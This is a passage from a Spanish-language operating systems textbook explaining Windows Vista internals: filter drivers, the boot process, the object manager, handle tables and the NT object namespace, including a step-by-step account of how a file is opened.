Los sistemas de archivos se cargan como drivers. Para cada instancia de un volumen para un sistema de archivos se crea un objeto de dispositivo como parte de la pila de dispositivos para ese volumen. Este objeto de dispositivo se vinculará al objeto de driver para el sistema de archivos que sea apropiado para el formato de ese volumen. Los drivers de filtros especiales, conocidos como **drivers de filtros del sistema de archivos**, pueden insertar objetos de dispositivo antes del objeto de dispositivo del sistema de archivos, para aplicar la funcionalidad a las peticiones de E/S que se envían a cada volumen, como la inspección de los datos que se leen o escriben para asegurar que no tengan virus.

Los protocolos de red, como la implementación IPv4/IPv6 TCP/IP integrada en Windows Vista, también se cargan como drivers mediante el uso del modelo de E/S. Para tener compatibilidad con los Windows anteriores basados en MS-DOS, el driver de TCP/IP implementa un protocolo especial para comunicarse con las interfaces de red encima del modelo de E/S de Windows. Hay otros

drivers que también implementan dichos arreglos, a los cuales Windows les llama **minipuertos**. La funcionalidad compartida está en un **driver de clase**. Por ejemplo, un driver de clase suministra la funcionalidad común para los discos SCSI o IDE, o para los dispositivos USB, y los drivers de minipuertos crean un vínculo a estos drivers de clase para cada tipo específico de dichos dispositivos como una biblioteca.

En este capítulo no analizaremos ningún driver de dispositivo específico, pero en la sección 11.7 proporcionaremos más detalles sobre la forma en que el administrador de E/S interactúa con los drivers de dispositivos.

11.3.2 Booteo de Windows Vista

Para hacer que se ejecute un sistema operativo se requieren varios pasos. Cuando se enciende una computadora, el hardware inicializa la CPU y después empieza a ejecutar un programa en memoria. Pero el único código disponible está en cierta forma de CMOS volátil que el fabricante de la computadora inicializa (y algunas veces el usuario la actualiza, en un proceso conocido como **flashing**). En la mayoría de las PCs, este programa inicial es el BIOS (*Basic Input/Output System*, Sistema básico de entrada/salida), el cual sabe cómo comunicarse con los tipos estándar de dispositivos que se encuentran en una PC. Para iniciar Windows Vista, el BIOS primero carga pequeños programas tipo “bootstrap” que se encuentran al inicio de las particiones de la unidad de disco.

Los programas bootstrap saben cómo leer suficiente información de un volumen del sistema de archivos para encontrar el programa *BootMgr* independiente de Windows en el directorio raíz. *BootMgr* determina si el sistema había hibernado antes o si estaba en modo suspendido (modos especiales de ahorro de energía, los cuales permiten volver a encender el sistema sin tener que iniciarlo). De ser así, *BootMgr* carga y ejecuta *WinResume.exe*. En caso contrario, carga y ejecuta *WinLoad.exe* para realizar un inicio desde cero. *WinLoad* carga los componentes de inicio del sistema en la memoria: el kernel/ejecutivo (por lo general es *ntoskrnl.exe*), el HAL (*hal.dll*), el archivo que contiene el grupo masivo de archivos SYSTEM, el driver *Win32k.sys* que contiene las partes del subsistema de Win32 en modo de kernel, y también las imágenes de los otros drivers listados en el grupo masivo de archivos SYSTEM como **drivers de booteo**, lo cual significa que se necesitan cuando el sistema arranca.

Una vez que se cargan los componentes de inicio de Windows en la memoria, se proporciona el control al código de bajo nivel en NTOS, el cual procede a inicializar los niveles del HAL, del kernel y del ejecutivo, vincula las imágenes de los drivers y utiliza/actualiza los datos de configuración en el grupo masivo de archivos SYSTEM. Una vez que se inicializan todos los componentes en modo de kernel, se crea el primer proceso en modo de usuario que se utiliza para ejecutar el programa *smss.exe* (que es como */etc/init* en los sistemas UNIX).

Los programas de inicio de Windows tienen lógica para lidiar con los problemas comunes que se encuentran los usuarios cuando falla el inicio del sistema. Algunas veces, la instalación de un driver de dispositivo defectuoso o la ejecución de un programa como *regedit* (que puede corromper el grupo masivo de archivos SYSTEM) evitan que el sistema se inicie de manera normal. Hay soporte para ignorar los cambios recientes e iniciar con la *última configuración válida conocida* del sistema. Otras opciones de inicio incluyen el **booteo seguro**, el cual desactiva muchos drivers

opcionales, y la **consola de recuperación**, que activa una ventana *cmd.exe* de línea de comandos, la cual proporciona una experiencia similar al modo de un solo usuario en UNIX.

Otro problema común para los usuarios es que, en ocasiones, algunos sistemas Windows parecen ser muy quebradizos, con fallas frecuentes (al parecer, aleatorias) tanto del sistema como de las aplicaciones. Los datos que se toman del programa Análisis de fallas en línea de Microsoft muestran evidencia de que muchas de estas fallas se deben a una memoria física defectuosa, por lo que el proceso de inicio en Windows Vista ofrece la opción de ejecutar un diagnóstico de memoria exhaustivo. Tal vez el futuro hardware de la PC tenga soporte común para la ECC (o tal vez paridad) de la memoria, pero la mayoría de los sistemas de escritorio y portátiles en la actualidad son vulnerables, incluso a los errores de un solo bit, en los miles de millones de bits de memoria que contienen.

11.3.3 Implementación del administrador de objetos

Probablemente el administrador de objetos es el componente individual más importante en el ejecutivo de Windows, razón por la cual ya hemos introducido muchos de sus conceptos. Como dijimos antes, proporciona una interfaz uniforme y consistente para administrar los recursos del sistema y las estructuras de datos, como archivos abiertos, procesos, hilos, secciones de memoria, temporizadores, dispositivos, drivers y semáforos. El administrador de objetos también maneja objetos aun más especializados que representan cosas como transacciones del kernel, perfiles, tokens de seguridad y escritorios de Win32. Los objetos de dispositivos vinculan las descripciones del sistema de E/S entre sí, y también proporcionan el vínculo entre el espacio de nombres de NT y los volúmenes del sistema de archivos. El administrador de configuración utiliza un objeto de tipo **Key** para crear los vínculos en los grupos masivos de archivos del registro. El mismo administrador de objetos tiene objetos que utiliza para administrar el espacio de nombres de NT e implementar objetos que utilicen una herramienta común. Éstos son objetos de directorio, vínculo simbólico y de tipo objeto.

La uniformidad que proporciona el administrador de objetos tiene varias facetas. Todos estos objetos utilizan el mismo mecanismo para su creación, destrucción y contabilización en el sistema de cuotas. Todos se pueden utilizar desde procesos en modo de usuario mediante el uso de manejadores. Hay una convención unificada para administrar referencias de apuntadores a objetos desde el interior del kernel. Los objetos pueden recibir nombres en el espacio de nombres de NT (el cual es manejado por el administrador de objetos). Los objetos despachadores (objetos que empiezan con la estructura de datos común para señalar eventos) pueden utilizar interfaces comunes de sincronización y notificación, como `WaitForMultipleObjects`. Está el sistema de seguridad común con ACLs, que se implementa en los objetos que se abren por nombre, y las comprobaciones de acceso en cada uso de un manejador. Hay incluso herramientas para ayudar a los desarrolladores en modo de kernel a depurar los problemas mediante el rastreo del uso de los objetos.

Una clave para comprender los objetos es tener en cuenta que un objeto (ejecutivo) es sólo una estructura de datos en la memoria virtual, accesible para el modo de kernel. Estas estructuras de datos se utilizan comúnmente para representar conceptos más abstractos. Por ejemplo, se crean objetos de archivos del ejecutivo para cada instancia de un archivo del sistema de archivos que se haya abierto. Los objetos de procesos se crean para representar cada proceso.

Una consecuencia del hecho de que los objetos sean sólo estructuras de datos del kernel es que cuando el sistema se reinicia (o falla), se pierden todos ellos. Cuando el sistema arranca no hay objetos presentes, ni siquiera los descriptores de tipo de los objetos. Todos los tipos de objetos (y los objetos mismos) se tienen que crear en forma dinámica mediante otros componentes del nivel ejecutivo, para lo cual se hace una llamada a las interfaces que proporciona el administrador de objetos. Cuando se crean objetos y se especifica un nombre, se puede hacer referencia a ellos más adelante a través del espacio de nombres de NT. Por lo tanto, al crear los objetos cuando el sistema se inicia también se crea el espacio de nombres de NT.

Los objetos tienen una estructura, como se muestra en la figura 11-17. Cada objeto contiene un encabezado con cierta información común para todos los objetos de todos los tipos. Los campos en este encabezado incluyen el nombre del objeto, el directorio en el que existe en el espacio de nombres de NT, y un apuntador a un descriptor de seguridad que representa la ACL para el objeto.




Figura 11-17. La estructura de un objeto del ejecutivo administrado por el administrador de objetos.

La memoria que se asigna a los objetos proviene de uno de dos montículos (o reservas) de memoria mantenidos por el nivel ejecutivo. Son funciones utilitarias (como malloc) en el ejecutivo, que permiten a los componentes en modo de kernel asignar memoria paginable del kernel o memoria no paginable de kernel. La memoria no paginable se requiere para cualquier estructura de datos u objeto en modo del kernel que tal vez se tenga que utilizar desde un nivel de prioridad de la CPU de 2 o más. Esto incluye a las ISRs y DPCs (pero no las APCs), y al mismo planificador de hilos. El manejador de fallos de página también requiere asignar sus estructuras de datos desde la memoria de kernel no paginable, para evitar la recursividad.

La mayoría de las asignaciones del administrador del montículo del kernel se obtienen mediante el uso de listas de búsqueda lateral (lookaside), que contienen listas LIFO (UEPS) de asignaciones del mismo tamaño. Estas listas se optimizan para una operación sin bloqueos, con lo cual se mejoran el rendimiento y la escalabilidad del sistema.

El encabezado de cada objeto contiene un campo de cargo por cuota, que es lo que se cobra a un proceso por abrir el objeto. Las cuotas se utilizan para evitar que un usuario utilice demasiados recursos del sistema. Hay límites separados para la memoria del kernel no paginable (que requiere la asignación de memoria física y de direcciones virtuales del kernel) y la memoria del kernel no paginable (que utiliza direcciones virtuales del kernel). Cuando los cargos acumulados para cualquiera de los dos tipos de memoria llegan al límite de la cuota, las asignaciones para ese proceso fallan debido a que los recursos son insuficientes. El administrador de memoria también utiliza cuotas para controlar el tamaño del conjunto de trabajo, y el administrador de hilos las utiliza para limitar la proporción de uso de la CPU.

Tanto la memoria física como las direcciones virtuales del kernel son recursos valiosos. Cuando ya no se necesita un objeto, hay que eliminarlo y reclamar su memoria y direcciones. Pero si se reclama un objeto cuando todavía está en uso, entonces la memoria se podría asignar a otro objeto y es muy probable que las estructuras de datos se corrompan. Es fácil que esto ocurra en el nivel ejecutivo de Windows, debido a que en su mayor parte es multihilo e implementa muchas operaciones asíncronas (funciones que regresan al proceso que las llamó antes de terminar su trabajo en las estructuras de datos que reciben).

Para evitar liberar objetos antes de tiempo debido a condiciones de competencia, el administrador de objetos implementa un mecanismo de conteo de referencias, y el concepto de un **apuntador referenciado**. Este tipo de apuntador se requiere para acceder a un objeto, siempre que éste se encuentra en peligro de ser eliminado. Dependiendo de las convenciones relacionadas con cada tipo de objeto específico, sólo hay ciertos momentos en los que otro hilo podría llegar a eliminar un objeto. En otros momentos, el uso de los bloqueos, las dependencias entre las estructuras de datos e incluso el hecho de que ningún otro hilo tiene un apuntador a un objeto, son suficientes para evitar que el objeto se elimine en forma prematura.

Manejadores

Las referencias en modo de usuario a los objetos en modo de kernel no pueden utilizar apuntadores, ya que es muy difícil validarlos. En vez de ello, los objetos en modo de kernel se deben denominar de alguna otra forma, para que el código del usuario pueda hacer referencia a ellos. Windows utiliza **manejadores** para hacer referencia a los objetos en modo de kernel. Los manejadores son valores opacos que el administrador de objetos convierte en referencias a la estructura de datos específica en modo de kernel que representa a un objeto. La figura 11-18 muestra la estructura de datos de la tabla de manejadores que se utiliza para traducir los manejadores en apuntadores a objetos. La tabla de manejadores se puede expandir si se agregan niveles adicionales de indirección. Cada proceso tiene su propia tabla, incluyendo el proceso del sistema, el cual contiene todos los hilos del kernel que no están asociados con un proceso en modo de usuario.

En la figura 11-19 se muestra una tabla de manejadores con dos niveles adicionales de indirección, el máximo admitido. Algunas veces es conveniente para el código que se ejecuta en modo de kernel poder utilizar manejadores, en vez de apuntadores referenciados. A éstos se les conoce como manejadores del kernel, y se codifican de manera especial para poder distinguirlos de los manejadores en modo de usuario. Los manejadores del kernel se mantienen en la tabla de manejadores




Figura 11-18. Estructuras de datos de la tabla de manejadores para una tabla simplificada, que utiliza una sola página de hasta 512 manejadores.

de los procesos del sistema, y no se puede acceder a ellos desde el modo de usuario. Al igual que se comparte casi todo el espacio de direcciones virtuales del kernel entre todos los procesos, la tabla de manejadores del sistema se comparte entre todos los componentes del kernel, sin importar cuál sea el proceso actual en modo de usuario.




Figura 11-19. Estructuras de datos de la tabla de manejadores para una tabla máxima de hasta 16 millones de manejadores.

Los usuarios pueden crear objetos o abrir los objetos existentes mediante las llamadas a Win32, como `CreateSemaphore` u `OpenSemaphore`. Éstas son llamadas a procedimientos de la biblioteca que en última instancia producen las llamadas apropiadas al sistema. El resultado de cualquier llamada exitosa para crear o abrir un objeto es una entrada en la tabla de manejadores de 64 bits, que se almacena en la tabla de manejadores privada del proceso en la memoria del kernel. El índice de 32 bits de la posición lógica del manejador en la tabla se regresa al usuario, para que la utilice en las posteriores llamadas. La entrada en la tabla de manejadores de 64 bits en el kernel contiene dos palabras de 32 bits. Una palabra contiene un apuntador de 29 bits al encabezado del objeto. Los 3 bits de menor orden se utilizan como banderas (por ejemplo, si el manejador es heredado por los procesos que crea). Estos 3 bits se enmascaran antes de que siga el apuntador. La otra palabra contiene una

máscara de permisos de 32 bits. Es necesaria debido a que la comprobación de permisos se realiza sólo al momento de crear o abrir el objeto. Si un proceso sólo tiene permiso de lectura para un objeto, todos los demás bits de permisos en la máscara serán 0, con lo cual el sistema operativo podrá rechazar cualquier operación en el objeto que no sea de lectura.

El espacio de nombres de objetos

Los procesos pueden compartir objetos, para lo cual un proceso tiene que duplicar un manejador para el objeto en los demás procesos. Pero para ello se requiere que el proceso duplicador tenga manejadores para los otros procesos, y por ende no es práctico en muchas situaciones, como cuando los procesos que comparten un objeto no están relacionados, o están protegidos uno del otro. En otros casos, es importante que los objetos persistan aun cuando ningún proceso los utilice, como los objetos de dispositivo que representan dispositivos físicos, o los volúmenes montados, o los objetos que se utilizan para implementar el administrador de objetos y el mismo espacio de nombres de NT. Para lidiar con los requerimientos de compartición y persistencia en general, el administrador de objetos permite que objetos arbitrarios reciban nombres en el espacio de nombres de NT al momento de su creación. Sin embargo, es responsabilidad del componente del ejecutivo que manipula objetos de cierto tipo proveer las interfaces que admitan el uso de las herramientas de denominación del administrador de objetos.

El espacio de nombres de NT es jerárquico, y el administrador de objetos implementa los directorios y vínculos simbólicos. El espacio de nombres también es extensible, ya que permite que cualquier tipo de objeto especifique extensiones del espacio de nombre, para lo cual tiene que proporcionar una rutina llamada **Parse**. La rutina *Parse* es uno de los procedimientos que se pueden proveer para cada tipo de objeto al momento de crearlo, como se muestra en la figura 11-20.

Procedimiento	Cuándo se llama	Observaciones
Open	Para cada nuevo manejador	Se utiliza raras veces
Parse	Para los tipos de objetos que extienden el espacio de nombres	Se utiliza para archivos y claves del registro
Close	Cuando se cierra el último manejador	Limpia los efectos secundarios visibles
Delete	En la última desreferencia del apuntador	El objeto está a punto de eliminarse
Security	Para obtener o establecer el descriptor de seguridad del objeto	Protección
QueryName	Para obtener el nombre del objeto	Se utiliza raras veces fuera del kernel

Figura 11-20. Los procedimientos de objetos que se suministran cuando se especifica un nuevo tipo de objeto.

El procedimiento *Open* se utiliza raras veces, debido a que el comportamiento predeterminado del administrador de objetos es lo que comúnmente se necesita, y por lo tanto el procedimiento se especifica como NULL para casi todos los tipos de objetos.

Los procedimientos *Close* y *Delete* representan distintas fases de terminar con un objeto. Cuando se cierra el último manejador para un objeto, puede haber acciones necesarias para limpiar el estado, de lo cual se encarga el procedimiento *Close*. Cuando se elimina la última referencia del apuntador del objeto, se hace una llamada al procedimiento *Delete* para poder preparar el objeto para ser eliminado, y reutilizar su memoria. Con los objetos de archivos, estos dos procedimientos se implementan como llamadas de retorno (*callbacks*) en el administrador de E/S, el componente que declaró el tipo del objeto de archivo. Las operaciones del administrador de objetos producen operaciones de E/S correspondientes que se envían hacia la pila de dispositivos asociada con el objeto de archivo, y el sistema de archivos realiza la mayor parte del trabajo.

El procedimiento *Parse* se utiliza para abrir o crear objetos, como los archivos y las claves del registro, que extienden el espacio de nombres de NT. Cuando el administrador de objetos trata de abrir un objeto por su nombre y encuentra un nodo hoja en la parte del espacio de nombres que administra, comprueba para ver si el tipo del objeto nodo hoja ha especificado un procedimiento *Parse*. De ser así, invoca al procedimiento y le pasa cualquier parte no utilizada del nombre de ruta. Si utilizamos de nuevo objeto de archivos como ejemplo, el nodo hoja es un objeto de dispositivo que representa un volumen específico en el sistema de archivos. El proceso *Parse* se implementa mediante el administrador de E/S, y produce una operación de E/S para que el sistema de archivos llene un objeto de archivo que haga referencia a una instancia abierta del archivo al que se refiere el nombre de ruta en el volumen. A continuación exploraremos este ejemplo específico, paso a paso.

El procedimiento *QueryName* se utiliza para buscar el nombre asociado con un objeto. El procedimiento *Security* se utiliza para obtener, establecer o eliminar los descriptores de seguridad en un objeto. Para la mayoría de los tipos de objetos, este procedimiento se proporciona como un punto de entrada estándar en el componente Monitor de Referencia de Seguridad del ejecutivo.

Observe que los procedimientos en la figura 11-20 no realizan las operaciones más interesantes para cada tipo de objeto. Más bien proporcionan las funciones de llamadas de retorno que el administrador de objetos necesita para implementar funciones de manera correcta, como las que proporcionan el acceso a los objetos y los limpian cuando terminan de usarlos. Además de estas llamadas de retorno, el administrador de objetos también proporciona un conjunto de rutinas de objetos genéricos, para operaciones como crear objetos y tipos de objetos, duplicar manejadores, obtener un apuntador referenciado a partir de un manejador o nombre, y agregar y restar conteos de referencia al encabezado del objeto.

Las operaciones interesantes en los objetos son las llamadas al sistema de la API nativa de NT, como las que se muestran en la figura 11-9: `NtCreateProcess`, `NtCreateFile` o `NtClose` (la función genérica que cierra todos los tipos de manejadores).

Aunque el espacio de nombres de objetos es crucial para la operación completa del sistema, pocas personas saben siquiera que existe, debido a que no es visible para los usuarios sin herramientas de visualización especiales. Una de esas herramientas es *winobj*, disponible sin costo en *www.microsoft.com/technet/sysinternals*. Al ejecutar esta herramienta se describe un espacio de nombres de objetos que por lo general contiene los directorios de objetos que se listan en la figura 11-21, así como unos cuantos más.

El directorio con el extraño nombre *\??* contiene todos los nombres de dispositivos estilo MS-DOS, como *A*: para el disco flexible y *C:* para el primer disco duro. Estos nombres son en realidad vínculos simbólicos al directorio *\Device*, en donde viven los objetos. Se eligió el nombre *\??*

Directorio	Contenido
??	Lugar inicial para buscar dispositivos de MS-DOS como C:
DosDevices	Nombre oficial de ??, pero en realidad sólo es un vínculo simbólico a ??
Device	Todos los dispositivos de E/S descubiertos
Driver	Los objetos que corresponden a cada driver de dispositivo cargado
ObjectTypes	Los objetos de tipos, como los que se listan en la figura 11-22
Windows	Objetos para enviar mensajes a todas las ventanas de la GUI de Win32
BaseNamedObjects	Objetos de Win32 creados por el usuario, como semáforos, mutexes, etc.
Arcname	Nombres de las particiones descubiertas por el cargador de inicio
NLS	Objetos de Soporte de Lenguaje Nacional
FileSystem	Objetos de drivers del sistema de archivos y objetos del reconocedor del sistema de archivos
Security	Objetos que pertenecen al sistema de seguridad
KnownDLLs	Bibliotecas compartidas clave que se abren casi desde el principio y se mantienen abiertas

Figura 11-21. Algunos directorios comunes en el espacio de nombres de objetos.

para que siempre estuviera primero en orden alfabético, y así poder agilizar la búsqueda de todos los nombres de rutas que empiecen con una letra de unidad. El contenido de los demás directorios de objetos se explica por sí solo.

Como vimos antes, el administrador de objetos mantiene un conteo separado de manejadores en cada objeto, el cual nunca es mayor que el de apuntadores referenciados, ya que cada manejador válido tiene un apuntador referenciado al objeto en su entrada en la tabla de manejadores. La razón para el conteo separado de manejadores es que muchos tipos objetos tal vez necesiten limpiar su estado cuando desaparezca la última referencia en modo de usuario, aun cuando no estén listos todavía para eliminar su memoria.

Un ejemplo de esto son los objetos de archivos, que representan una instancia de un archivo abierto. En Windows, los archivos se pueden abrir en modo de acceso exclusivo. Cuando se cierra el último manejador para un objeto de archivo, es importante eliminar el acceso exclusivo en ese punto, en vez de esperar que desaparezca cualquier referencia incidental al kernel en algún momento dado (por ejemplo, después del último vaciado de los datos de la memoria). En cualquier otro caso, tal vez los procesos de cerrar y volver a abrir un archivo desde el modo de usuario no funcionen como se espera, debido a que el archivo aún parece estar en uso.

Aunque el administrador de objetos tiene mecanismos extensos para administrar los tiempos de vida de los objetos dentro del kernel, ni las APIs de NT ni las APIs de Win32 proporcionan un mecanismo de referencia para lidiar con el uso de manejadores entre varios hilos concurrentes en modo de usuario. Por ende, muchas aplicaciones multihilo tienen condiciones de competencia y errores en donde cerrarán un manejador en un hilo antes de terminar con él en otro hilo. O cerrarán un manejador varias veces. O cerrarán un manejador que otro hilo esté utilizando todavía, y lo volverán a abrir para hacer referencia a un objeto distinto.

Tal vez las APIs de Windows deberían haberse diseñado de manera que requirieran una función de la API para cerrar por tipo de objeto en vez de la operación `NtClose` genérica. Por lo

menos eso habría reducido la frecuencia de los errores que se producen cuando los hilos en modo de usuario cierran los manejadores incorrectos. Otra solución podría ser incrustar un campo de secuencia en cada manejador, además del índice en la tabla de manejadores.

Para ayudar a los escritores de aplicaciones a encontrar problemas como éstos en sus programas, Windows tiene un **verificador de aplicaciones** que los desarrolladores de software pueden descargar de Microsoft. El verificador de aplicaciones (al igual que el verificador de drivers que analizaremos en la sección 11.7) realiza una comprobación extensa de las reglas para ayudar a los programadores a encontrar errores que tal vez las pruebas ordinarias no podrían encontrar. También puede activar un ordenamiento tipo FIFO para la lista de manejadores libres, de manera que los manejadores no se vuelvan a utilizar de inmediato (es decir, que desactive el ordenamiento LIFO con mejor rendimiento, que se utiliza por lo general para las tablas de manejadores). Al evitar que se vuelvan a utilizar los manejadores con rapidez, se transforman las situaciones en las que una operación utiliza el manejador incorrecto en situaciones en las que se usa un manejador cerrado, lo cual es más fácil de detectar.

El objeto de dispositivo es uno de los más importantes y versátiles en modo de kernel en el ejecutivo. El tipo se especifica mediante el administrador de E/S, que junto con los drivers de dispositivos, son los principales usuarios de los objetos de dispositivo. Éstos están muy relacionados con los drivers, y por lo general cada objeto de dispositivo tiene un vínculo a un objeto controlador específico, el cual describe cómo acceder a las rutinas de procesamiento de E/S para el driver que corresponde al dispositivo.

Los objetos de dispositivo representan dispositivos de hardware, interfaces y buses, así como particiones de disco lógicas, volúmenes de disco, e incluso sistemas de archivos y extensiones del kernel, como los filtros antivirus. Muchos drivers de dispositivos reciben nombres, por lo que se pueden utilizar sin tener que abrir manejadores a las instancias de los dispositivos, como en UNIX. Utilizaremos objetos de dispositivo para ilustrar la forma en que se utiliza el procedimiento *Parse*, como se muestra en la figura 11-22:

1. Cuando un componente del ejecutivo (como el administrador de E/S que implementa la llamada al sistema nativa `NtCreateFile`) llama a `ObOpenObjectByName` en el administrador de objetos, le pasa un nombre de ruta de Unicode para el espacio de nombres de NT, por decir *\??\C:\foo\bar*.
2. El administrador de objetos busca a través de directorios y vínculos simbólicos, y en última instancia encuentra que *\??\C:* se refiere a un objeto de dispositivo (un tipo definido por el administrador de E/S). El objeto de dispositivo es un nodo hoja en la parte del espacio de nombres de NT que el administrador de objetos administra.
3. Después, el administrador de objetos llama al procedimiento *Parse* para este tipo de objeto, que resulta ser IopParseDevice implementado por el administrador de E/S. No solo pasa un apuntador al objeto de dispositivo que encontró (para *C:*), sino también la cadena restante *\foo\bar*.
4. El administrador de E/S creará un **IRP** (*I/O Request Packet*, Paquete de peticiones de E/S), asignará un objeto de archivo y enviará la petición a la pila de dispositivos de E/S determinada por el objeto de dispositivo que encontró el administrador de objetos.




Figura 11-22. Pasos del administrador de E/S y del administrador de objetos para crear/abrir un archivo y recuperar un manejador de archivo.

5. EL IRP se pasa a la pila de E/S hasta que llega a un objeto de dispositivo que representa la instancia en el sistema de archivos para *C:*. En cada etapa, el control se pasa a un punto de entrada en el objeto de driver asociado con el objeto de dispositivo en ese nivel. El punto de entrada que se utiliza en este caso es para las operaciones CREATE, ya que la petición es para crear o abrir un archivo llamado *\foo\bar* en el volumen.
6. Los objetos de dispositivo que se encuentra el IRP a medida que avanza por el sistema de archivos representan los drivers del filtro del sistema de archivos, que pueden modificar la operación de E/S antes de que llegue al objeto de dispositivo del sistema de archivos. Por lo general, estos dispositivos intermedios representan extensiones del sistema, como los filtros antivirus.
7. El objeto de dispositivo del sistema de archivos tiene un vínculo al objeto de driver del sistema de archivos, por decir NTFS. Por lo tanto, el objeto de driver contiene la dirección de la operación CREATE dentro de NTFS.
8. NTFS llenará el objeto de archivo y lo devolverá al administrador de E/S, el cual regresa a través de todos los dispositivos en la pila hasta que `IopParseDevice` regresa al administrador de objetos (vea la sección 11.8).
9. El administrador de objetos terminó con su búsqueda en el espacio de nombres. Recibió de vuelta un objeto inicializado de la rutina *Parse* (que resulta ser un objeto de archivo, no el objeto de dispositivo original que encontró). Por lo tanto, el administrador de objetos crea un manejador para el objeto de archivo en la tabla de manejadores del proceso actual, y devuelve el manejador al proceso que lo llamó.

10. El paso final es regresar al proceso en modo de usuario que hizo la llamada, que en este ejemplo es `CreateFile` de la API Win32, quien devolverá el manejador a la aplicación.

Los componentes del ejecutivo pueden crear nuevos tipos en forma dinámica, mediante una llamada a la interfaz `ObCreateObjectType` para el administrador de objetos. No hay una lista definitiva de tipos de objetos y cambian de una versión a otra. Algunos de los más comunes en Windows Vista se listan en la figura 11-23. A continuación veremos un breve análisis de los tipos de objetos en la figura.

Tipo	Descripción
Proceso	Proceso de usuario
Hilo	Hilo dentro de un proceso
Semáforo	Semáforo de conteo que se utiliza para la sincronización entre procesos
Mutex	Semáforo binario que se utiliza para entrar a una región crítica
Evento	Objeto de sincronización con estado persistente (señalado/no señalado)
Puerto ALPC	Mecanismo para pasar mensajes entre procesos
Temporizador	Objeto que permite a un proceso permanecer inactivo durante un intervalo fijo
Cola	Objeto que se utiliza para notificar la compleción en una operación de E/S asíncrona
Archivo abierto	Objeto asociado con un archivo abierto
Token de acceso	Descriptor de seguridad para cierto objeto
Perfil	Estructura de datos que se utiliza para crear perfiles del uso de la CPU
Sección	Objeto que se utiliza para representar archivos que se pueden asignar
Clave	Clave del registro, se utiliza para adjuntar el registro al espacio de nombres del administrador de objetos
Directorio de objetos	Directorio para agrupar objetos dentro del administrador de objetos.
